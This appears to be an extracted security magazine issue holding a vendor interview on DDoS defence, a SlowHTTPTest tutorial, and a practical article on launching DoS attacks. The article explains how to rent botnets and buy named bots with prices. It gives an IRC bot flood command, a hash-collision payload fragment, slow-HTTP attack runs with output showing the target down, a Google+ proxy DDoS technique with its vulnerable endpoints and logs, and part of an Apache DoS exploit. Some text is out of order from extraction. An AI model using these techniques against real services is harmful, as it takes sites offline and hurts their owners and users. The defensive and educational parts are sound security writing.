
Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



Interview with

Stephen Gates

Stephen Gates is Security Evangelist at Corero Network Security

As a Member of Corero's Product Management Team, Steve is a key security evangelist for the company. Steve has more than 25 years of computer networking and security experience with an extensive background in the deployment and implementation of next-generation security technologies.



Aimee Rhodes: What types of unwanted traffic are hitting the border firewalls?

Stephen Gates: From pre-attack reconnaissance to undesired users and services, from high-intensity volumetric DDoS attacks to low & slow, under-the-radar denial of services, from unwanted connection behaviors to protocol violations and traffic anomalies, from advanced evasion techniques to brute-force password hacks, from random malware to focused targeted injection attacks, firewalls are being inundated with massive amounts of unwanted traffic -24 hours a day. The Internet is plagued with unwanted traffic however the border protection technology most often deployed today is simply not up to the task of eliminating it before it enters the perimeters or our networks.

AR: What are the business impacts of this unwanted traffic?

SG: The business impacts are simple; systems going offline and loss of critical data. Many attacks are designed to take systems offline rendering them inaccessible to customers and employees while other attacks are designed to take control (compromise) critical servers and applications often resulting in theft and the loss of revenue. Hackers understand the equation. If they can't take advantage of remotely exploitable vulnerabilities that

result in compromise, they will simply take systems offline with a plethora of DDoS attack methodologies. Either way it's game over for organizations relying on these systems for obtaining their bottom-line.

AR: Why aren't firewalls able to stop all DDoS attacks?

SG: Firewalls are built to manage access to network ports and protocols – which they do very well – but they are not designed to withstand DDoS attacks. Attackers know how to exploit the inherent vulnerabilities that firewalls possess.

It doesn't take a very sophisticated attack to overwhelm a firewall's state tables or to saturate CPUs with volumetric requests. DDoS attacks are pretty effective in bringing these devices to their knees, affecting everyone who needs or wants access to an organization's network-based applications and resources.

Even firewalls that claim to have DDoS defense built-in typically have only one method of blocking attacks: the usage of thresholds. When the threshold limit is reached, every device that is using that port often gets blocked, causing an outage. Attackers know this is an effective way to block the good users along with the attackers. The end goal of denial of service is achieved.

AR: Will a DDoS protection service from an ISP or Cloud Provider deliver adequate protection?

SG: The breadth of DDoS attacks range from the very high volumetric attacks that fill your Internet pipes to the “low and slow” application-layer DDoS attack. Services that block volumetric attacks may actually drop the good user traffic along with the attack traffic, effectively causing what is seen as an outage by your customers. Detecting low and slow attacks and specially crafted packet attacks requires significant amounts of *Deep Packet Inspection* (DPI) which is quite cumbersome to do on a service or cloud provider’s network.

AR: How does a DDoS /unwanted network traffic attack impact business?

SG: Malicious server attacks aren’t just a mere inconvenience, but can be the so-called “canary in

drive away customers and gain a competitive advantage.

AR: What kind of defense system is capable of preventing today’s DDoS attacks?

SG: The nature of today’s DDoS attacks dictates the need for a new first line of defense in front of the enterprise firewall and *intrusion prevention system* (IPS). This defense system must detect and stop malicious traffic using a range of techniques that reach into Layers 3 through 7 of the network stack. It should use DPI to understand where traffic is coming from; what behaviors it exhibits; whether it violates standard protocols; and what payload it carries. A thorough inspection removes unwanted traffic before it can affect any part of the IT infrastructure, allowing normal operations even at the height of an attack.



the coal mine.” These attacks usually mean that the network isn’t defended properly which can often portend bigger, much more impactful strikes. The time offline can hurt sales (some attacks can cost upwards of \$50,000/hour), damage reputation, cause customers to choose alternatives and open business up to attacks from ruthless competitors.

AR: Where do these attacks come from and whom do they target?

SG: Recent incidents centered around the financial services industry, where “hactivists” trying to espouse a political viewpoint or social cause made a statement by attacking well-known world banking institutions. Additionally, e-retail portals are always at risk. The target doesn’t have to be high profile. Small-to-medium businesses are increasingly finding themselves on the receiving end of a DDoS attack. Often without the proper defenses, these sites rely on inadequate firewall technology to gird them from malicious server targeted threats. A growing scourge has been the relatively recent advent of the “hire-a-hacker.” For as little as \$10/hour, a competing business can hire someone to launch a DDoS attack on a competitor hoping to

Hackers understand the vulnerabilities that exist in firewalls and use this knowledge to attack firewalls directly. Also attackers understand that if a firewall is protecting public-facing servers – for example, web, DNS, email, etc. – in-bound holes are being opened up on the firewalls. It’s just the way firewalls work. These holes allow attacks that are designed to steal information to pass right through the firewall. A new first line of defense takes the network perimeter beyond the firewall to secure everything within that perimeter.

For more information on how to successfully defend against today’s numerous types of DDoS attacks to protect your data and keep your IT systems operating as intended, visit <http://www.Corero.com>.

AIMEE RHODES

Stimulating Application

Layer Denial of Service attacks with SlowHTTPTest

Slow HTTP attacks are denial-of-service (DoS) attacks that rely on the fact that the HTTP protocol, by design, requires a request to be completely received by the server before it is processed.

If an HTTP request is not complete, or if the transfer rate is very low, the server keeps its resources busy waiting for the rest of the data. When the server's concurrent connection pool reaches its maximum, this creates a denial of service. These attacks are problematic because they are easy to execute, i.e. they can be executed with minimal resources from the attacking machine and are hard to detect, because they generate close to legitimate very low-rate traffic.

Another interesting type of attack that is related to slow concept is slow read DOS attack. The idea of the attack is pretty simple: Bypass policies that filter slow-deciding customers, send a legitimate HTTP request and read the response slowly, aiming to keep active as many connections as possible. It is different from above mentioned attacks by the attack vector: instead of fooling the server on application layer, it manipulates the TCP receive window size, making underlying layer on server side to slow down the outgoing data.

One of the most popular DoS tools according to Imperva's research is `slowhttpstest`: a tool that implements all mentioned attacks. `Slowhttpstest` opens and maintains customizable slow connections to a target server, giving you a picture of the server's limitations and weaknesses. The output could vary from heart-bit messages to the stdout to entire test statistics in CSV format to HTML-formatted charts. Web proxy support could be used to either direct entire test traffic through an arbitrary proxy server, or only traffic of probe connection, that collects statistics about server availability independently from main attack source. The tool is distributed as portable package, so just download the latest tarball from the project page, extract, configure, compile, and install:

```
$ tar -xzvf slowhttpstest-x.x.tar.gz
$ cd slowhttpstest-x.x
$ ./configure --prefix=PREFIX
$ make
$ sudo make install
```

It compiles and works on any Linux platform, as well as OSX and even Cygwin, if you are really desperate running it on a Windows box. The only prerequisite is to have `openssl-dev`, so make sure you got it from your favorite package manager before building the tool.

You can find all kinds of examples either in projects' wiki, or in the manual page, which is installed with the package and can be accessed the usual way:


```
$ man slowhttpstest
```

Due to simple unawareness, many people are fooled by configuration files distributed with the Web servers. Slow attacks should be handled and minimized. And vendors creating distribution packages for Web servers should focus more on such control. But so far, make sure you test your setup before trusting it completely.

SERGEY SHEKYAN



Sergey Shekhan is a Senior Software Engineer for Qualys, where he is focused on development of the company's on demand web application scanning service. With more than 10 years of experience in software design, development, testing and documentation, Sergey has contributed key product enhancements and software modules to various companies. Prior to Qualys, he designed and implemented a web-based system for general aviation pilots. As a senior software engineer for Navis, he contributed to projects involving development of container terminal operating systems (TOS) simulation software. He also designed and developed data analysis software modules for Virage Logic, a provider of semiconductor IP for the design of complex integrated circuits. Prior to working at Virage Logic, he developed manufacturing test program generation software for Credence Systems Corporation. Sergey holds both Masters and BS Degrees in Computer Engineering from the State Engineering University of Armenia. Twitter: @sshekhan



HIGH-TECH BRIDGE[®]

INFORMATION SECURITY SOLUTIONS

www.htbridge.ch

ORIGINAL SWISS ETHICAL HACKING

Digital Forensics

Malware Analysis

Penetration Testing

Source Code Review

Security Audit & Consulting



(D)DOS: Practical Approach

During the last years with the advance of information and communication technologies, our societies are evolving into global information societies.

What you will learn...

- Types of Cyber Attacks
- What is a DDos Attack
- Why Hackers Generate It
- Consequences of These Attacks

What you should know...

- DDos Basics

This brought in a constant computing environment that has made cyber attacks significantly more sophisticated and threatening.

With the technology prices falling and with the subsequent growth of the Internet access, it is becoming easier and more profitable for criminal organizations (or for a single vandal) to launch attacks against governments and commercial organizations.

One type of cyber attack that is becoming more prevalent today is that known as a Denial of Service (DoS) attack.

A Denial of Service attack is a type of attack focused on disrupting availability of services. Such an attack can take many shapes, ranging from an attack on the physical IT environment, to the overloading of network connection capacity, or through exploiting application weaknesses.

DoS attacks are often described in terms of two types of attacks – distributed and single-point. These two types are described in this article. From the following pages you'll learn what is a (D)DoS attack, why hackers generate it, consequences of these attacks and some different kind of techniques. You will also find examples and tools that will help you to replicate this with your own computer.

Don't try this at home...or better don't generate this from your home against somebody else.

What Is a DDoS Attack?

A Denial of Service (DoS) is a term commonly used to describe an intentional attack on a service, such as a web site, with the main objective of deactivation of the service or prevent other users (customers) to be able to connect to that service.

Usually, a DoS attack comes from a single source. Over time, DoS attacks have evolved to become distributed (by attacking different sources), gaining the term Distributed Denial of Service (DDoS).

The Distributed Denial of Service attack is possible as attacks are usually executed through one or more botnet.

What is a Botnet?

The term Botnet refers to a collection of software agents that are generally systems installed through trojan / backdoor or worm without user's knowledge. The bigger is the Botnet, the bigger it will be the DDoS attack.

Where can you find a Botnet? How to obtain a botnet?

Botnets have also their black market, through which you are renting the services by which we can take different malicious actions, such as DDoS attacks and spam.

All of that has very low price, considering that the rent of a botnet is around \$ 25 to day.

The main goal of a DDoS attack is to saturate the server's resources, the network resources, or (better) both.

Server Overload

A DDoS attack can saturate the maximum number of connections to a servers (sessions). If all possible sessions have been occupied by a DDoS attack, any other client, that wants to reach the server, not finding the space where could be allocated will be denied service and it will be unable to reach the system.

Traffic Overload

A DDoS attack can send an amount of traffic to saturate the network resources of the target server, thus, making any valid connections will automatically drop from the router that handles the band saturated by the attack.

(D)DoS Market

The easiest and the most straightforward way to make effective DDoS attacks is to rent a dedicated botnet. The only thing we will need, besides small amount of money just mentioned, will be a good reputation (feedback) within the forums in which these negotiations will take place. To gain the trust of the owners of these botnets, there is often required a minimum number of interventions (forum post) in these virtual areas.

In other sites, at low cost, you can "use" a service designed to test the strength of the web applications through the use of denial of service attacks. One of these is www.bellum.co.uk, which requires a mandatory donation fee for the use of their services. The more money you will spend on this project, the fewer restrictions you will have during the use.

In other cases, you can directly buy the software that will allow you to make your own botnet (IRC Bot, HTTP Bot or the very expensive P2P Bot). Once you purchase these programs, you must spend some funds for a campaign of spreading. The more systems you'll able to infect, the more effective the attacks will be.

IRC Bots have the particularity to connect to an IRC server as soon as the system infection occurs and then wait for commands from the botmaster, identified through a specific authhost in the "war channel". Below is the exact command to be given to accomplish effective DDoS attacks through the control of different infected machines, using the famous bot "3vbot".

```
!ddos.ssyn " ip_address" "dest_port" "seconds"  
          (without quote)
```

The compiled "3vbot" can be found on the net freely through a specific research (excluding special versions and / or version with improved features requiring about \$ 50).

Examples of IRC Bots are as follows:

- Storm Bot v.1.0 (50\$)
- Aryan Bot (Old version free.Updated version for 50\$)
- Chronic Bot (400\$)
- Celsius Bot (500\$)

HTTP Bots have a behavior similar to IRC. But instead of connecting to an IRC server, it periodically contacts a web area, controlled by the botnet owner. That will present special pages (almost always written in PHP) for the control of each bot.

Examples of HTTP bots are:

- μBOT (60\$)
- AnonHTTP (50\$)
- Andromeda v2 (750\$ with Ring3 rootkit support)

Instead of making use of a centralized command and controlling center, more advanced bots rely on decentralized techniques for the exchange of information between them, in order to make their tracking and consequently the possible dismantling more difficult.

The technology used is P2P (*Peer-to-Peer*), so that every bots in the network is hierarchically equal to all others, overcoming the limits of standard Client-Server architecture.

The following image (from Wikipedia) can give a good idea about the general logic of communications as they occur in a similar type of architecture (Figure 1).

One of the most famous P2P bot is called *THOR*. It 'sold at price of \$ 8,000 (in its pre-release version), and incorporates, among other things, both




Figure 1. Classical P2P communications architecture (image from wikipedia)

Ring3 (IAT/Inline JMPS) and Ring0 (probably type DKOM) rootkit functionality to conceal his presence in the victim system.

It's able to perform (D) DoS attacks through 8 different ways, and in the final version it will also include Self-Spreading techniques.

Buyers can choose among different technologies that they want the bot to incorporate along with lots of other features already present.

Why hackers choose to perform/generate a (D)DoS Attacks?

There is a lot of motivations for DoS attacks. They include financial gain through damaging a competitor's brand or by using extortion, raising one's profile in the hacker community, or even simple boredom. Recently, politically and revenge driven attacks, made from hacktivists hackers groups like, foe example, Anonymous or LulzSec, designed to disrupt an organisation's – or indeed a country's – operations have become more prevalent.

We can explain motivation for generate a DDoS attack in the following points:

Financial Gain

There is a number of ways attackers can increase their wealth through DDoS, most notably via extortion, where by an initial attack is quickly followed by demands of payment and threats of additional attacks. DDoS is also used as a tool for disrupting competitor operations, there by poaching dissatisfied customers.

Political warfare

This refers to attacks that are carried out for political reasons, including terrorism and online protests (or 'hactivism') which are typically directed at government and other critical infrastructure organisations. We can think for example at recents attack generated from hactivist groups like Anonymous or LulzSec against different governments or companies around the world.

Others

DoS can be carried out as a retaliation tactic for an injustice perceived by an attacker, so it could be classified like revenge attacks.

Impacts

The impacts of DDoS attacks may vary.

Attacks can have immense financial consequences, but typically the intangible ramifications outweigh the monetary.

Furthermore, if an attack on a critical infrastructure service is successful, significant 'real world'

damage could arise. We can report some of more important impacts caused by a DDoS Attack:

- Lost revenue
- Contractual Violations
- Incident handling and recovery costs
- Lost Productivity
- Brand Damage
- E-commerce credibility

In this article you will learn how to generate a (D) DoS Attack, with different examples, from your own computer.

Layer-4 (D)DoS and Layer-7 (D)DoS: General View

The principal difference between these two kinds of attack techniques is that the "Transport Level DoS" aims to saturate the service thorough low level requests of OSI model (Syn Packets, MASS TCP/IP Handshake and others) using large amount of incoming traffic. The goal of the "Application Layer DoS" attack is to saturate the processing capacity of the host target using little amount of incoming traffic. Usually, the Layer-4 DDoS is easier to detect and stop because of its known characteristics (as wrote above). We cannot say the same for Layer-7 DDoS. The "Application Layer DoS" make TCP or UDP connection that can be consider trusted, moreover it use only a little amount of traffic making its detection more complicated.

Layer-7 DoS is based on lacks of the protocol used.

In this section we will focus on HTTP & HTTPS protocols and in particular on the GET and POST request.

Layer-7 (D)oS – (D)DoS

In this section we will describe how it is possible to generate DoS attack in order to consume the CPU thorough attack techniques called "Layer-7 DoS" or "Application Level DoS", often used as replacement or in combo with other more famous techniques like "Layer-4 DoS" or "Transport Level DoS".

PHP – ASP.Net Hash Algorithm Collision DoS

In this section we will show you how it is possible to generate a Layer-7 denial of service attack, against web application, through hash algorithm collision.

In particular, these kinds of hashing functions reported, are not cryptographic type but are simple mathematical hashes used by common languages like PHP, Java, Python and ASP.Net.

An “hash table” or “hash map” is a specific data frame that uses hash functions to map identification values known as “keys” (for example the name of a person) with other values associated (for example the address of the person).

The following Figure 2 shows a typical hash table.

The “blue” values are the keys while the “green” values are the indicates occupied by the keys.

The hash collision occurs frequently and is handled by development framework.

An attacker that knows the generation function of these hash can pre-calculate certain values and send this to the target application.

The application will translate these values inside the frame data generating an overloading of CPU causing so a Denial of Service condition.

For example, if we send to a web service 2 MB of values through a single HTTP POST request, these values will generate the same hash inside the frame data, we’ll see a overflow of the service caused by a forced comparison of 40 billions of strings.

The languages and applications actually vulnerable are:

- Java, all versions
- JRuby <= 1.6.5

- PHP <= 5.3.8, <= 5.4.0RC3
- Python, all versions
- Rubinius, all versions
- Ruby <= 1.8.7-p356
- Apache Geronimo, all versions
- Apache Tomcat <= 5.5.34, <= 6.0.34, <= 7.0.22
- Oracle Glassfish <= 3.1.1
- Jetty, all versions
- Plone, all versions
- Rack <= 1.3.5, <= 1.2.4, <= 1.1.2
- V8 JavaScript Engine, all versions

PHP Hash Function Weakness

PHP language uses a hash function identified as DJBX33A that is the acronym of “Daniel J. Bernstein’s X 33 Times with Addition” whose code can be represented as:

```
/* Hash function created by Daniel J. Bernstein x
   33 Times with Addition */

hash_t bernstein_hash(const unsigned char *key)
{
    hash_t h=0;
    while(*key) h=33*h + *key++;
    return h;
}
```




Figure 2. Typical example of Hash Table

This function performs the parsing of data send by HTTP POST request inside the hash table \$ _POST.

Because of the structure of this function, the language is vulnerable by this kind of attack.

The maximum size of the POST request for this environment is usually 8Mb, but if this will be filled with some values that will cause multiple collisions, this will generate a DoS that could be continued for several hours if it will be not limited from these parameters in the php.ini file:

```
max_input_time (default -1, illimited)
max_execution-time (default 30 seconds)
```

Unfortunately, these “limitations” cannot mitigate effectively this kind of attack if the attacker will send multiple requests.

The following code string, analyzed from one of the exploit available for this vulnerability, show how the payload sent to the target web server, generate collisions in the hash functions:

```
Ld = {'0':'Ez', '1':'FY', '2':'G8', '3':'H'
+chr(23), '4':'D'+chr(122+33)}
```

ASP.Net Hash Function Weakness

The ASP.Net language uses the object *Request.Form* and uses a different hashing function called DHBX33X that is the acronym of “Daniel J. Bernstein’s X 33 Times with XOR” that is vulnerable by *Meet-In-The-Middle* attack.

An attacker, that want to generate an attack against ASP.Net application, could consume the entire CPU in 90-100 seconds with a single HTTP POST request.




Figure 3. Download and installation of 2.7.2 version of Python with Pythonbrew




Figure 4. Switch at 2.7.2 version of Python with Pythonbrew



It works!

Figure 5. Server Online before Hash Table Collision Attack!

In this case, if the attacker will send multiple requests, he can generate a DoS condition that could continue for several hours.

Generally, every kind of web server that uses the ASP.Net, and that accept HTTP requests like application/x-www-form-urlencoded or multipart/form-data, is vulnerable.

PHP Hash Table Collision Practice Attack

Exploit Used: HashCollision-DOS-POC by Christian Mehlmauer.

Online Source Code at: <https://github.com/FireFart/HashCollision-DOS-POC>.

Exploit Tester: Emanuele De Lucia.

In this section we will show a practical example of generating a PHP Hash Table Collision attack.

This example is realized on target with an Apache 2.2 webserver with PHP in version 5.3.8.

OS: Windows 7.

RAM: 4 GB DDR2.

The exploit used need at least Python 2.7 and exploits the vulnerabilities contained in the following CVE:

Apache Geronimo	: CVE-2011-5034
Oracle Glassfish	: CVE-2011-5035
PHP	: CVE-2011-4885
Apache Tomcat	: CVE-2011-4858

As first, we need to install Pythonbrew, if you do not have Python 2.7 already installed.

Pythonbrew will allow us to handle the different Python language versions (a complete installer guide is present here: <http://www.howopensource.com/2011/05/how-to-install-and-manage-different-versions-of-python-in-linux>).

Installation of Python ver. 2.7.2: Figure 3.

Switch on the version that we need: Figure 4.

Now we try if our “target” is reachable: Figure 5. ...good, it’s online!



Figure 6. Starting Hash Table Collision Attack!




Figure 7. Hash Table Collision DoS exploit successfully started


Actually, for mitigating this kind of attacks, you may implement specific modules and a particular services configuration like the following:

Apache Web Server

- Implementing of the module “mod_reqtimeout” (a spermental one)
- LimitRequestBody directive.

Microsoft IIS

- LimitRequestBody directive



It works!

Figure 10. Target correctly working before SLOW Message Body Attack



Figure 11. Directory containing HTTP Slow Request DoS tool



Figure 12. SLOW Message Body Attack Started




Figure 13. This image show the target service already unavailable

Slow Headers / Slow Body Practice DoS Attack

App Name: Slow HTTP Test
 Online Source at: <http://code.google.com/p/slowhttpptest/wiki/InstallationAndUsage>
 Tester: Emanuele De Lucia

We are going to simulate an attack through a tool named Slow HTTP Test to cause a DoS condition of a running Web Server.

Download tar.gz archive from <http://code.google.com/p/slowhttpptest/downloads/list>.

Extract, Configure, Compile, and Install:

```
$ tar -xzf slowhttpptest-x.x.tar.gz
$ cd slowhttpptest-x.x
$ ./configure --prefix=PREFIX
$ make
$ sudo make install
```

This tool can perform attack in both Slow Message Body and Slow Loris Mode.

This is our target server, up and running: Figure 10. Our directory containing tool: Figure 11.

Attack started in Slow Message Body mode: Figure 12. We can already look for service unavailable: Figure 13. Web server in DoS condition: Figure 14. New Attack started in Slow Headers Mode: Figure 15.




Figure 14. Target Denial of Service



Figure 15. New Slow Request Attack in Slow Header Mode

Service unavailable: Figure 16. New Service DoS: Figure 17.

Google+ HTTP GET Request DDoS

In this section we will explain an example of how sometimes can we exploit vulnerabilities that are not directly related to the target, but are rather services capable of working on huge volumes of bandwidth, allowing us to accomplish effective DDoS attacks.

We cannot guarantee that this kind of technique still works because Google staff could have fixed the issue.

Some time ago, the Italian hacker's group IHTeam, showed how to use the social network Google+ as "proxy" for HTTP GET Requests that go looking for a particular file (usually a .doc or .pdf) inside the application target, using some script that will force Google+ to do at the same time hundreds of requests.

The technique is possible because the social network permits the preview of requested files and websites, inside some particular sections, taking all the information through the HTTP protocol.

Without a correct input validation and setting up requests limit, it is possible to send a huge amount of requests directly by servers and google traffic band. This will permit to the attacker also a good percentage to remain anonymous.

```

Mon Jul 30 19:39:32 2012:slow HTTP test status on 15th second:
initializing:      0
pending:          0
connected:       349
error:           0
closed:          651
service available: NO
Mon Jul 30 19:39:37 2012:slow HTTP test status on 20th second:
initializing:      0
pending:          0
connected:       349
error:           0
closed:          651
service available: NO

```

Figure 16. This image show the target service already unavailable




Figure 17. Target Denial of Service

The social network pages actually vulnerable at the moment of test were:

```

"/_sharebox/linkpreview/"
"/gadget/proxy?"

```

Google+ HTTP GET Request DDoS Practice Attack

Exploit Name: Google Plus DDoS Script by IHTeam (<http://www.ihteam.net>).

Online Source Code: <http://www.io0.ro/2011/google-plus-ddos-attack-script/>.

Tester: Emanuele De Lucia.

The following image shows an Apache Web Server that is correctly working before receiving a Google+ HTTP GET Request DDoS: Figure 18.

The next image shows the attack start through the script `google_ddos.sh`, setting the request at 1000 HTTP GET to the destination server (Figure 19).

The file that Google will download from the target server will be the following image:



Figure 18. Server Running correctly before Google Plus HTTP Get DDoS



Figure 19. Starting Google Plus HTTP Get DDoS

img/img_test.jpg

In the next screenshot you can see the results of this kind of attack: Figure 20.

In the end, the Apache Web Server logs show all the incoming requests from Google servers (Figure 21).

Service Vulnerability: Apache <= 2.3.14 DoS Exploit

In this section we show an exploit that can cause a (D)DoS against systems with Apache <= 2.3.14 running on.

The following is the most important code portion of this exploit:

```
$rand = "?" . int( rand(99999999999999));
my $primarypayload =
"GET /$rand HTTP/1.1\r\n"
. "Host: $sendhost\r\n"
. "User-Agent: Mozilla/4.0 (compatible;
MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50313; .NET CLR
```




Figure 20. Target Denial of Service

```
209.85.226.88 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.91 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.91 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.228.87 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.83 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.86 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.228.81 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.228.88 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.87 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.86 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.91 - - "GET /img/img_test.jpg HTTP/1.1"
